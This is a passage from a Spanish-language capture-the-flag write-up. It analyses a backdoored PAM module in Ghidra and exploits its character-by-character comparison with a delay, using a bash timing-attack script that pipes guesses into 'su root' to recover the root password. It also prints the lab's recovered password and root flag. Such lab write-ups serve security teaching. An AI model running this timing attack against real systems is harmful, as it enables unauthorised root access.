
Nos traemos el binario:

```
└─# scp -i id_rsa jack@10.129.75.174:/usr/lib/x86_64-linux-gnu/security/mypam.so
mypam.so
```

Lo analizamos en ensamblador a bajo nivel con ghidra.

En la seccion de 'Exports' -> pam_sm_authenticate, vemos que esta abriendo un archivo:

```
__stream = fopen("/etc/.bd", "r");
```



Vemos si existe el archivo:

```
ls -l /etc/.bd
```

Resultado:

-r----- 1 root root 10 Jul 14 2021 /etc/.bd

Pero solo puede acceder root.

Al analizar el flujo lógico, renombramos las variables para facilitar la lectura (`__stream` a `filename`, `pw` a `hardcoded_password`, `p` a `user_input_password`).

Codigo:

```
int pam_sm_authenticate(pam_handle_t *pamh, int flags, int argc, char **argv)
{
    long lVar1;
    char *p;
    uint ctrl;
    int iVar2;
    int iVar3;
    int *piVar4;
    FILE *filename;
    size_t sVar5;
    uint *puVar6;
    uint *puVar7;
    uint uVar8;
    uint uVar9;
    long i;
    long in_FS_OFFSET;
    undefined8 uStack_90;
    char *name;
    char *user_input_password;
    char hardcoded_password [33];

    lVar1 = *(long *) (in_FS_OFFSET + 0x28);
    ctrl = _set_ctrl(pamh, flags, (int *)0x0, (int *)0x0, (int *)0x0, argc, argv);
    piVar4 = malloc(4);
    if (piVar4 == (int *)0x0) {
        iVar2 = 5;
        pam_syslog(pamh, 2, "pam_unix_auth: cannot allocate ret_data", uStack_90);
        goto LAB_00104950;
    }
    iVar2 = pam_get_user(pamh, &name, 0);
    if (iVar2 == 0) {
        if ((name == (char *)0x0) || ((*name - 0x2bU & 0xfd) == 0)) {
            iVar2 = 10;
            pam_syslog(pamh, 3, "bad username [%s]", name);
            *piVar4 = 10;
            pam_set_data(pamh, "unix_setcred_return", piVar4, setcred_free);
            goto LAB_00104950;
        }
    }
```

```

iVar3 = _unix_blankpasswd(pamh,ctrl,name);
if (iVar3 == 0) {
    iVar2 = pam_get_authtok(pamh,6,&user_input_password,0);
    i = 0;
    /* Unresolved local var: int i@[??] */
    if (iVar2 != 0) {
        if (iVar2 == 0x1e) {
            iVar2 = 0x1f;
        }
        else {
            pam_syslog(pamh,2,"auth could not identify password for
[%s]",name);
        }
        name = (char *)0x0;
        *piVar4 = iVar2;
        goto LAB_00104990;
    }
    do {
        filename = fopen("/etc/.bd","r");
        /* Si el archivo existe */
        if (filename == (FILE *)0x0) goto exit;
        __isoc99_fscanf(filename,"%[^\\n]",hardcoded_password);
        fclose(filename);
        p = user_input_password;
        if (user_input_password[i] != *(char *)((long)hardcoded_password +
i)) {
LAB_001049d0:
            iVar2 = _unix_verify_password(pamh,name,p,ctrl);
            *piVar4 = iVar2;
            goto LAB_00104990;
        }
        sVar5 = strlen(user_input_password);
        puVar7 = (uint *)hardcoded_password;
        do {
            puVar6 = puVar7;
            uVar8 = *puVar6 + 0xfefefeff & ~*puVar6;
            uVar9 = uVar8 & 0x80808080;
            puVar7 = puVar6 + 1;
        } while (uVar9 == 0);
        if ((uVar8 & 0x8080) == 0) {
            puVar7 = (uint *)((long)puVar6 + 6);
            uVar9 = uVar9 >> 0x10;
        }
        if (sVar5 != (long)puVar7 +
((-3 - (ulong)CARRY1((byte)uVar9,(byte)uVar9)) -
(long)hardcoded_password))
            goto LAB_001049d0;
        i = i + 1;
        usleep(100000);
    } while (i != 10);

```

```

        user_input_password = (char *)0x0;
    }
    name = (char *)0x0;
exit:
        /* exit */
        *piVar4 = 0;
    }
    else {
        if (iVar2 == 0x1e) {
            iVar2 = 0x1f;
        }
        *piVar4 = iVar2;
    }
LAB_00104990:
    pam_set_data(pamh, "unix_setcred_return", piVar4, setcred_free);
LAB_00104950:
    if (lVar1 != *(long *)(in_FS_OFFSET + 0x28)) {
        /* WARNING: Subroutine does not return */
        __stack_chk_fail();
    }
    return iVar2;
}

```

El código realiza una comparación carácter por carácter de la contraseña introducida:

```

if (user_input_password[i] != *(char *)((long)hardcoded_password + i)) {
    // Si no coincide, procede a la verificación normal
}
...
i = i + 1;
usleep(100000); // 100ms de retraso por cada carácter correcto
} while (i != 10);

```

Vulnerabilidad: El uso de `usleep(100000)` dentro de un bucle que se rompe al encontrar un carácter incorrecto permite realizar un **Timing Attack**. Si el primer carácter es correcto, la respuesta tardará 100ms más que si fuera incorrecto.

3.18 Explotación del Timing Attack y Root

Metemos todos los caracteres posibles en un archivo:

```
python3 -c 'import string; print("\n".join(string.ascii_uppercase + string.ascii_lowercase + string.digits + string.punctuation))' > charac
```

Código:

```

#!/bin/bash

TIMEFORMAT=%E

```

```
for character in $(cat charac); do
    echo -n "$character: "
    time echo $character | su root 2>/dev/null
done
```

Ejecutamos:

./pass

Resultado, todas valen de media 1.015 a 1.020.

Leyendo el código de nuevo, puede ser que espere una contraseña de 10 caracteres:

```
while (i != 10);
```

Usamos `printf "%-10s"` para asegurar que siempre se envíen 10 caracteres y no alterar la lógica del bucle.

`printf "%-10s"` a

Modificamos el script:

```
#!/bin/bash

TIMEFORMAT=%E

for character in $(cat charac); do
    echo -n "$character: "
    time printf "%-10s" $character | su root 2>/dev/null
done
```

Proceso de descubrimiento por desfase de tiempo:

Ejecutamos:

./pass

Resultado:

T: 1.116

Añadimos el carácter válido al script y continuamos enumerando caracteres:

```
#!/bin/bash

TIMEFORMAT=%E

password="T"

for character in $(cat charac); do
    echo -n "$password$character: "
```



```
time printf "%-10s" $password$character | su root 2>/dev/null  
done
```

Ejecutamos y resultado:

Ti: 1.217

Añadimos el caracter al script:

password="TI"

Continuamos ejecutando y obtenemos:

Tih: 1.319

Añadimos el caracter al script:

password="Tih"

Continuamos ejecutando y obtenemos:

TihP: 1.425

Añadimos el caracter al script:

password="TihP"

Continuamos ejecutando y obtenemos:

TihPA: 1.514

Añadimos el caracter al script:

password="TihPA"

Continuamos ejecutando y obtenemos:

TihPAQ: 1.615

Añadimos el caracter al script:

password="TihPAQ"

Continuamos ejecutando y obtenemos:

TihPAQ4: 1.717

Continuamos ejecutando y obtenemos:

TihPAQ4p: 1.817

Añadimos el caracter al script:

password="TihPAQ4p"

Continuamos ejecutando y obtenemos:

TihPAQ4ps: 1.918

Añadimos el caracter al script:

password="TihPAQ4ps"

Continuamos ejecutando y obtenemos:

TihPAQ4pse: 1.010

Añadimos el caracter al script:

password="TihPAQ4pse"

Tiene pinta que la contraseña de root es:

TihPAQ4pse

Probamos:

su root

Resultado:

acceso exitoso

Obtenemos la flag de usuario:

cat /root/root.txt

Resultado:

fb150382e04cf2d8c9b9f260fc6bc43d